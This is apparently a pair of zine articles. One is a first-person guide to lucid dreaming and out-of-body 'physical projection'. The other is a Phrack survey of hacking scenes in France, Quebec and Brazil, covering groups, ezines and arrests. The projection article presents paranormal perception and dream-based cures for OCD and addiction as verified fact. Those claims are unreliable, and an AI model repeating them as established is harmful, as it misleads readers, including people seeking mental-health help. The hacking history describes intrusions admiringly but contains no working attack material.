Lucid dream is a type of dream that not everyone has experienced, or for some only a few times. It is dreaming and realizing that something is wrong, and eventually that you are in a dream. It opens up a whole new perspective to dreaming: have you ever thought of controlling the whole universe? Well, with some training, you can in lucid dreams. It is also a place to meet solidified parts of your psyche, your subconscious. Characters become interfaces with deeper parts of your mind. You can retrieve old of lost information or interact with your own mind by creating psychic anchors through them. You are like inside of you own mind, I mean . really . inside, the universe around you is a symbolic materialized form of what you thought was so impalpable in the waking state. You can go on the lowest levels of your mind .programs. (i.e. your personality etc.) and modify them. Or you can just create your own worlds, and enjoy the landscapes, the .people. you meet (parts of you in fact, with sometimes what seems to be a real kind of independent behaviour and own proto-mind). Something I am experimenting with lately is fusioning with the strongest .people. (part of my psyche) that I encounter. I just ask to fusion and our bodies melt into one. It is a really amazing experience each time, and I gain a lot of knowledge that I did not thought I had. It is like reunifying my mind little by little. Well, the possibilities are almost limitless, so just think about anything you would like to do, and you can! It is also a good place to face blocages and fight them. The result in the physical life is real if you win. Some have destroyed their OCD in this state, others have gained enough willpower to stop drugs or take control of their lives etc.

Becoming lucid for the first time can be however some kind of a challenge. Fortunately, many types of training have been developped. Here are a few ones. I encourage you to google these for more information and technics:

- Make your watch beep every x minutes. It can be quite annoying for other people though. However, this beep will progressively be integrated by your subconscious mind and will start to appear in your dreams after a week or two. What you must do (in physical reality) is check out your surrounding everytime your watch beeps. Do this seriously, it is really important to get totally involved into this verification of reality. Try to remember your whole day, and the past days, for chronological problems etc. Do not think that you are in the physical reality but really imagine that

you might be dreaming. If you realize that there is a problem, well, congratulations, you are doing a lucid dream now.

- Do some reality checks the same way when you see something strange, or on the opposite (which might work better for some) when you do something really basic, like washing your hands, or opening a door. Do it each time for a few days or weeks, and very seriously (at least for one minute). You will become lucid if you try this while dreaming after it becomes a habit (as it will be integrated by the subconscious mind).

- Before you go to sleep, while laying down in your bed, feel the world around you, feel that you are lucid, fully aware of yourself. Repeat a few times .I WILL be lucid tonight, I WILL be lucide tonight .. while holding the feeling of lucidity. Do this until you start sleeping if you want.

Once you become lucid in a dream, stay calm and enjoy. Repeat loudly every five seconds (to prevent you from risking to lose your lucidity and being caught back into a normal dream) that you are lucid, it will help you stay in this state. You can try to fly to move more easily into your created universe (lift your legs and even move your arms as if you were swimming might help at first), but do not try harder stuff like going through walls, teleporting or creating big objects from nothing before you have enough experience to stabilize entirely your dream. Indeed the mind does not like lucid dreaming at first and it will try to wake you up (in this case, if you feel that the dream is losing consistency and the image is disapearing, concentrate very hard on your five senses, touch the ground, look closely to some details etc. This will help to get you back into the dream but you might lose a lot of mental energy doing so so repeat actively that you are lucid after that otherwise you might lose your lucidity entirely), or to make you lose your lucidity (typically, by catching you back into a scenario . a naked member of the opposite sex (or same, depending of the sexual preferences) might appear, someone will tell you that something has happened to your house, a giant dinosaur might start chasing you etc., anything that would get you involved into the dream will be used, so do not get caught and stay focused!

If you have imagination and willpower (which I am sure is the case), you will see changes in your everyday life and personality in a matter of weeks of practice. Your centers of interest might change, as well as what you feel is important in life, so stay aware of your needs and aspirations. However, this kind of dream initiated lucid dream is still not as powerful as a .full. lucid dream.

What I mean by full lucid dream is a dream initiated from the waking state. Ok, some might think that dreams can only be initiated from this state, as we go to sleep etc. But do you ever remember the exact instant when you enter your dream? And moreover, being fully aware during the whole process? It is a really flabbergasting experience the first few times. It is like being suddenly propelled into another world. If you thought dreams appeared slowly, that is far from reality, as the transition from your black mind vision to the full-colored and 3D dream takes no more than a second. You suddenly feel a new body, into a whole new world surrounding you. The experience of a WILD (Wake Initiated Lucid Dream) is extremely joyful and what one would call .real.. Appart from what is happening (you are flying etc.) the world seems as real and solid as the physical world would. But it is more of an Alice in Wonderland thing going on. Doing a WILD is a bit more tricky than a dream initiated lucid dream, but nothing impossible to do fortunately. One technic that is very effective is visualizing (=imagining and feeling) yourself walking into a known place (a mall, a street in your neibourghood etc.) I think that it is important to visualize some place you know (and not an imaginary one) as this will stimulate your subconscious in a passive way: it is less demanding to the mind to remember things than to create them. I will also prevent you from daydreaming a scenario and eventually fall asleep without noticing it. So just lay down, close your eyes, relax for a few minutes and start visualizing without moving. It is important to really feel yourself in that place. Do not stop whatever you feel or happens. The transition will be really quick as I said. Once you suddenly find yourself propelled into a dream environment, concentrate on stabilizing your lucidity but touching

things, watch closely whatever is near you etc. And then . Well, enjoy!

About enjoying, by the way, some might want to trigger sexual fantasies in these states. Everything is possible here, remember, and all will look as solid as it could. In fact sex is even better most of the times, more intense. But climax will bring you back into the waking state, and before that you may lose your lucidity as you will get too involved into the scenario. There are much more interesting things to do while lucid dreaming, but I understand that some want to try different things.

A higher type of projection has been mastered through times by a few ones. Originally, it was used by chamans and sorcerers in traditional societies to retrieve information on a member of the tribe or the village, i.e. his illness, or discover hidden things. This technic is called by some out-of-body experience, but I prefer the term physical projection. Indeed, although real, lucid dreams stay mostly in a totally subjective universe, there are you own creation. But the mind, our consciousness, are not limited by the physical boundaries. Crazy? Well everyone thinks that before he actually does it. What I am saying here is that it is possible to be in the physical world while not inside your physical body. How does it work? It is highly debated even amongst those who practice this. However, it works, which is the important point here. The easiest way to understand this is by trying it by yourself. One technic that I developped early in my experimentations with the mind was the physical projection initiated from a lucid dream. That.s right, a projection of consciousness inside another projection. It is really easy so even if you are a full-time skeptic, give it a try. Once you become lucid in a dream, following the technics explained hereabove, allow yourself to fall backwards without trying to catch oneself. This will trigger very powerful sensations, so be prepared to the shock of your life, really. Most of the times, this is what will happend: while falling backwards, the image of your dream will disappear as if you were losing consciousness in the physical world (it becomes black). A strong feeling of being pulled down will appear and you will hear some very loud noises, like if you were standing really closely next to an aircraft about to take off. It can be quite frightening, but stay focused. You might see some bright flashes of light, like being propelled at full speed inside a tunnel formed by black clouds during a storm at night. Suddenly, you will find yourself floating a few inches above your bed. You will most likely feel very weird, and might not see your body, although if you try to touch your hands you will feel them, but your body might be invisible (or more precisely like the predator in the eponym movie). The environment will be strange too: you room will be your physical room, but something will feel different. In fact, you will be able to get through every object, like a ghost mostly. However the environment will also be very permeable to your thoughts, so if you concentrate to see something it will appear until you stop to focus. You will feel very different than in any dream, even lucid, and will be in full possession of your memory. You should keep your first projection of this type short however, in order to keep vivid memories from it. You will soon understand first-hand the differences with dreams and how to act in this new state of existence. However, be very careful with what you think or do, as even if this type of projection is very stable (unlike a lucid dream), you can soon be sucked back into a dream-like environment, or your body (your might feel tingling sensations in your limbs at this point, and have painful areas on your body, but don.t worry). So stay focused.
A test that many projectors like to do is putting a playing card on top of a furniture without looking at it unless they are in a physical projection, in order to check it later and confirm the projection. But even without that, you will soon be amazed to observe that you can verify a lot of what you see in this state. For example, this happened to me a few years ago : it was early in the morning and my girlfriend left the bedroom, to take a shower or eat her breakfast I thought. However I was very tired and soon get back in a very deep relaxed state. I pushed my consciousness frontwards and found myself hoavering above my body, fully aware. I floated through the room, then through the door, the hall, another door, and eventually was in the living room. I was surprised to see that my girlfriend was sleeping in a f.tus position on one of the sofas, in its left corner, her face against the back and my coat (which I had left in the hall) as a blanket. I felt a powerful force sucking me


back inside my body at this point. I immediately checked what I have seen: everything, down to the slightest detail, was correct. This kind of thing has happened to me a lot since then. You do not have to be religious, of even believe in life after death to make this experience, just try it before you make your own judgement, but give it a try at least.

As you read in the experience I shared just above, I did not project physically from within a lucid dream. Indeed you can project from full conscious state too, which is even more powerful. If you want to learn more about these technichs, I suggest you buy some books about this subject, like the trilogy of Robert A. Monroe, a classic written during 30 years of experimenting by an electrical ingenieur which found himself projecting without even willing it. There are many good books out there. However projecting from a fully aware state is much more difficult (but feasable of course), so be prepared to spend some time in training (usually a conscious projection can be attained in a few days for the gifted to a few months for the ungifted, like I was).

It seems that there are higher states of projection, apparently in some all-mental levels, but in an objective, all-mental, universe. I have yet to get into these, but hopefully some of you will get there in a few years. Let the community of projectors of consciousness know your discoveries at this time, as it is all about sharing. Indeed, projecting your consciousness is even more than a life-changing experience, it is a matter of protecting your freedom, your freedom to exist as a mind and a body, and to use both to their extreme limits, and even beyond. Noone can take that from you, even locked into the smallest and deepest prison of all. It is not even about believing, it is about trying by yourself to push your limits out of the ordinary, out of the known into mostly or fully unknown territories, and discover your true nature doing so.

See you in other levels of consciousness.

K.



More or less 10 years after the last "International scenes" in phrack 48, the resurrection arrives. The purpose of this article is to present you hacking/cracking/phreaking scenes of different countries. This article is not writen by a single people but by people from all these differents counties. It's why we ask you to send us descriptions of your scenes. It could be about groups, busts, technologies, great hackers or anything you think is interesting.

There was once a time when hackers were basically isolated. It was almost unheard of to run into hackers from countries other than the United States. Then in the mid 1980's thanks largely to the existence of chat systems accessible through X.25 networks like Altger, tchh and QSD, hackers world-wide began to run into each other. They began to talk, trade information, and learn from each other. Separate and diverse subcultures began to merge into one collective scene and has brought us the hacking subculture we know today. A subculture that knows no borders, one whose denizens share the common goal of liberating information from its corporate shackles.

With the incredible proliferation of the Internet around the globe, this group is growing by leaps and bounds. With this in mind, we want to help further unite the communities in various countries by shedding light onto the hacking scenes that exist there. If you want to contribute a file about the hacking scene in your country, please send it to us at phrack@well.com.

This month we have files about the scenes in France, Quebec and Bazil.

A personal view of the french underground [1992-2007]
++

by Nicholas Ankara

The french scene has evolved a lot since years 1980'. Before 1993, there was no internet provider in France, which explain why the hacking scene in France has been mostly focused on phreaking and hardware-related hacking before this date. The first ISP (Worldnet) was founded by an influent hacker so-called NeurAlien. I am not sure that his identity was of public knowledge at this time, but I dont think Im taking too many risks by revealing this.

NeurAlien was also the founder of what is known to be the first electronic french ezine about hacking, widely reknown as NoWay. NoWay started to be published in 1992 and did not deal so much with Internet Hacking, but more about the hacking on the MiniTel network. MiniTel is the ancestor of the Internet in France, and its use seems to have justified the late of using the Internet in this country. However, MiniTel was extremely slow and expensive, which incitated a wide amount of hacking to be developped around this. NeurAlien wrote at that time many philes about minitel hacking, most of them published in NoWay. He also participated in the writing of an International Scene article in Phrack #46 where he explained the early hacking movement in France.

NoWay inspired a lot of french hackers in the 90' and many other ezine, such as NoRoute, were born after NoWay stopped publication, around 1994. NoRoute was (afaik) the first french ezine dealing with Internet hacking as a main topic. Unlike NoWay, NoRoute was done by multiple authors, who confirmed to be highly-skilled hackers in the future, since some of them founded one of the most influent international hacking group in the 90', known as ADM (Association De Malfaiteurs, that could be translated to 'Criminals Association'). That same group, under additional influences, gave a new life to the antisecurity movement in the early 2000, by creating public web forums to justify the non-disclosure of exploit software.

Affiliated to these peoples, another old school hacker named Larsen pioneered Radio Hacking in France. Larsen founded the CRCF (Chaos Radio Club of France), whoose research was compiled into an ezine called HVU. HVU gave lots of information about frequencies used by various services in France, including the police and other military groups of the country. Unfortunately, Larsen got busted later on, as he was getting out of his home in bicycle, by weaponed authorities who considered him as a terrorist, while he was just a happy hacker making no profit from his research. After this episode, it got more difficult for him to continue underground activities related to this topic, more precisely it was way more difficult to publish about it with the treat of a new so-called antiterrorist raid. This story reflects without any doubt the total incomprehension between hackers and national services of the country. It is more and more difficult to find contacts in publicly known meeting such as the 2600-fr which happens in Paris every month because of these reasons.

Another major underground ezine that demarked itself by its technical quality was so called MJ13 (Majestic13). It was mostly written by french hackers, also students in reknown french computer universities. MJ13 contained material about virii, cracking, hardware hacking, and other related topics, but ceased publication after only 4 issues. There were also attempt to group hackers for legal reasons (as in creating a syndicate of hackers somehow) by the Hacker Emergency Response Team (HERT) founded by Gaius. Gaius (ACZ) was a french hacker of the early 90' reknown for his social engineering hacks into FBI and CIA telephone network. Surprisingly, he never got jailed but at some point he had to move from the country, officially to escape authorities. HERT was never a hacking group but included a lot of hackers from other international groups such as ADM, w00w00, TESO, and others.

As already stated, a major burden that always made the french hacking scene to suffer was the omnipresence of the french secret service (DST: Direction de la Surveillance du Territoire) and their voluntee to infiltrate the french hacking scene by any mean. A good example of this was the fake hacking meeting created in the middle 1990' so called the CCCF (Chaos Computer Club France) where a lot of hackers got busted under the active participation of a renegate hacker so called Jean-Bernard Condat. Since that time, the french hacking was deeply armed and a very suspectful ambiant spirit is regning for more than 10 years. Most of the old school hackers decided to stop contributing to the scene, which went even more underground, to avoid infiltration of services.

As the Internet was getting democratized in the late 90', a new generation of hackers, ignorant of what happened with the CCCF, started to recreate a public face for the french hacking scene, and new phreaking and hacking groups started to create new influential ezines. The most reknown new school phreaking ezine was called Cryptel but had to cease publication because of major busting at the beginning of 2000' . A lot of other ezines were born from unexperienced hackers but mots of them were ripped from existing material, or brang a very poor technical quality, which made them not worth mentioning any further.

During the late 90' / early 2000, other groups such as RTC created an ezine which dealt mostly with network oriented hacking, but ceased publications after a few issues. Another group was created under the name Exile, which grouped french, canadians, and belgians young hackers. This group started as unexperienced but soon got quite a reputation

by writing a lot of highly technical articles for various ezines such as the canadian quebecer magazine IGA, and later into Phrack. As the group evolved into another one under the name Devhell, their articles about new techniques of exploits, reverse engineering, never got into a dedicated ezine. There was once an attempt to create such an ezine but the difficulties of finding serious collaborators made it impossible.

Last but not least, an international group of (partly french) highly-skilled hackers was created at the beginning of years 2000 also known as Synnergy Networks. This group got very known by publishing exploit software that were seemingly very hard to write (such as the first publications of heap overflow exploits) and writing references articles about the subject, some of them being published in Phrack Magazine. Just as other mentioned groups, it is very hard for a non-hacker to know if those groups are still in activity because of their closed-door nature by default and the absence of any up-to-date information on the web about them. It is safer for everyone serious about hacking to stay low-profile to avoid miscellanous troubles and keep the necessary freedom on performed activities. Nevertheless, it can be mentioned without fear that hacking is not closed to a given group, and the most active hackers in each group got in collaboration at some point to create a stronger manpower in order to face the merchandization of computer security and the increasing difficulty of succesfull computer networks intrusions.

The french underground is also very active in the field of software cracking and many very skilled french crackers are still in activity. Just as their hackers alter-egos, french crackers learnt to stay very paranoid about their activities to avoid busting, and for this reason I will not mention any names of group or persons active on that topic. Actually I may be able to quote only one young group of reverse engineers who slightly overlap with the cracking community : the French Reverse Engineering Team (FRET). FRET holds a public forum on the topic of reverse engineering and none of their activities appear to be illegal. This forum stands for an educational place for the young generation of coders to learn low-level information about closed-source software.

There were also a lot of other groups but I would not define them as hacking groups, as most of them were created by beginners or profit-oriented associations for other reasons than fun with hacking. Generally, those groups did not help to renew the hacking underground mindset and thus do not have a place in a file about the french underground history. The underground exists and remain very active. It is up to each hacker to enter the underground by providing material to other hackers. Hacking is not about disclosure of exploits or fame-seeking on public forums or mailing lists. It is about having fun by learning what you are not supposed to learn. Because of this, the underground will always exist, even if no trace of it remains on the WWW.

The Quebec scene

by g463

Yesterday ...

NPC (Northern Phun Co.) is believed to be the first hacking and phreaking group in the history of the Quebec scene. One of their member, known as Gurney Halleck, has already wrote on the 418 scene in the "International scenes" article in Phrack 44. NPC has released a bunch of good quality ezines back in 1992 to 1994 about phreaking, hacking and anarchy.

Active around 1994 to 1997, the second big hacking and phreaking group was C-A (Corruption Addicts). This group was pretty active back then and they had the reputation to do some blackhat activities. They have hacked high profile organizations, such as the GRC, FBI, SCRS, DND and 11 banks, like the National Bank of Canada.

After C-A dissolved, two other groups took the lead of the Quebec scene around 1995, Total Control and FrHack. Both published a couple of ezines. Then, around 1998, these groups left the scene, and at the same time they made room for Pyrofreak and IGA.

In 2000, there was the reborn of sector_x. The goal of this group was to bring the best hackers that the province of Quebec had to offer under the same roof. The idea was great, but ultimately, it failed. There were a lot of really good conversations and interesting exchanges between people, but there were no concrete and constructive projects at all. In fact, this was always one of the major problem of the Quebec scene ...

... Today

Today, the Quebec scene still exists even tough it has changed a lot during the last years. The rapid growth of the Internet has made meeting people a lot easier than before, and it helped the community to grow larger. Consequently, a lot of people , such as computer geeks, adepts of technology, gamers and web programmers began to hang around hacker groups. As of today, there is still a couple of hackers left in the dark corners of the Quebec scene, but you need to scratch the surface a little bit to find them ...

Mindkind is one of the only hacking group that still releases ezines on a regular basis. They have their own particular style of writing, that could be defined as eccentric and delirious. To date, they have published 10 ezines, talking about different subjects such as phreaking, hacking and philosophy. Through the years, many people joined this group and a lot have left also, but there is still the same group of fanatics that remains to keep the group alive.

The new millennium has also brought a lot of meetings, conventions and get together. Among those events, there were the Hackfests, organized by the Centinel. Hackfests are conventions on hacking that last a full weekend and they are hosted at University Laval, in Quebec city. A few dozens of hackers meet during this time to hack, learn and of course party. On the schedule, there are various activities, such as hacking contests, conferences and wargames, with a nice music ambiance provided by the 31337radio internet talk show.

The 2600 group has also its meetings in Montreal. Each first Friday of every month, a small group of computer freaks meet downtown Montreal to talk about different subjects such as computers and electronics. Among those conversations, you can sometimes ear some interesting discussions about computer security.

There is also the famous reverse engineering conference better known as Recon that takes place in Montreal. This event is organized by three Quebecers, passionate about reverse engineering and security. This conference had a lot of good and highly skilled speakers in the past. The next conference is planned for the year of 2008.

Finally, since a couple of years, the corporate world has changed a lot of things in the Quebec scene. Now, some hackers are getting paid to do what they love to do. Consequently, this movement altered the motivation of a lot of hackers over time. I still think it’s possible to stay true to your roots even if you earn your living this way, but too many people are getting corrupted by the money. Also, a lot of opportunists, with absolutely no knowledge of hacking and security, are attracted by the easy money you can do in the corporate world of the security, but this is another story ...

Busts

To my knowledge, one of the first bust to happen in Quebec was back in April 1993. Coaxial Karma, from NPC, was arrested for hacking into a

VAX/VMS cluster of University Laval. He did his prowess by brute forcing usernames and passwords. Then, an administrator saw the logs by chance, and called the police. Since he was a juvenile at that time, he got by quite easily.

June 8th 1998, three members of C-A got arrested. They got charged with possession of password lists, possession of bomb recipes and hacking. Two people got away with it, but phaust, the founder of the group, was sentenced to 12 months of community service and placed on probation for 12 months.

Back in February 2000, one of the most publicized denial of service attack happened. I don't think it's an exploit that the Quebec scene needs to remember, but it's still something important that needs to be talked about. Mafiaboy was the individual who performed those denial of services attacks against high profile corporations such as Yahoo, Amazon, Dell, eBay and CNN. After bragging about it on IRC, he got the attention of the authorities. In September 2001, he was sentenced to eight months of open custody, one year of probation, restricted use of Internet and a small fine.

PHRACK INTERNATIONAL SCENE ON BRAZIL
by sandimas

Since last 'Phrack International Scene on Brazil', over than a decade ago, there were lots of changes on the hacking subject in 'coconut land'. Here is a very brief historical retrospective on the evolution of brazilian hacker scene.

[-- The initial mark

Back on that time Internet access in Brazil was somewhat restrict only to academicists or rich people. The BBS scene was quite popular and still existed. The very begining of the scene was developed on this environment, although there is a few information and documentation about this time.

In 1995 when Embratel (our AT&T) authorized commercial access to the net, there was the kickstart of an rehearsal to a more robust hacker scene. In this same year the first brazilian hacking e-zine called Barata Eletrica appeared, although being lame it can be considered the real initial mark of the scene in Brazil.

[-- Heading to a more robust scene

In subsequent years, due to lower prices of equipments, there was a significant expansion of hacking in the country. Many people and groups got united altogheter to exchange knowledge and spread it through many e-zines. Although not all publications were that good and hackers were not that skilled, these people helped out to pave the road to an even large scene. It was the most active time brazilian hacking has ever seen.

[-- 1999: The rise of the script-kiddies

At the end of 90's hacking achieved a "pop" status in Brazil. Being a hacker was "cool". Without much knowledge you could brag and boast to your friends and impress chicks. With half-dozen public exploits you could break into computers belonging to the government and other high-profile targets. The (always) uniformed media gave so much attention to these 'hackers' and because of this it was easy to have your nickname on the most-watched tv news or major newspapers and magazines.

This banalization drawed attetion of the authorities and anti-hacking laws were built but they never got through. And, going with the flow, many computer security firms were created. Some kids who had grown up from the early underground scene went corporate and created their own

companies. But also there are many other companies that took advantage of the fear spread by the media and increased their stock market shares by selling lies and offering snake-oil consultancy.

Needless to say in this Dark Ages few or none worthwhile knowledge was produced and published to the national scene.

[-- ...and everything after

Just like after the Dark Ages, we also had our Ages of Englightment, shedding a light at the brazilian scene. New groups and a bunch of new people and mailing lists committed themselves to study and experiment new horizons of computing were formed, quite good papers and tutorials in portuguese were published and a scene seemed to be flourishing again, even with strange highs and strange lows.

After a few years of almost nothing interesting occurring here we had Hackers 2 Hackers Conference I in 2004, the very first hacker conference held in Brazil. H2HC is now moving toward its fourth edition and getting better every year.

Currently in Brazil we have two or three well known teams and a bunch of skilled people getting along in close-knit circles. We also have two active e-zines, MOTD Guide, aimed to beginners, and The Bug! Magazine, with more sophisticated articles and oriented to people with medium level skills.

[-- Few words about phone phreaking in coconut land

There is no phreaking in Brazil. Period. In late 90's we had only two serious groups, a few hangers-on who used to blue box, a guy called Tom Waits and a magazine called Brazilian Phreakers Journal dedicated to phone phreaking but they are dead and gone now.

Apart from some tricks to make free phone calls and calling card abuse, there seems to be no real phreaking here. Our phone system has been kept secret for many years and no one really understands it deeply.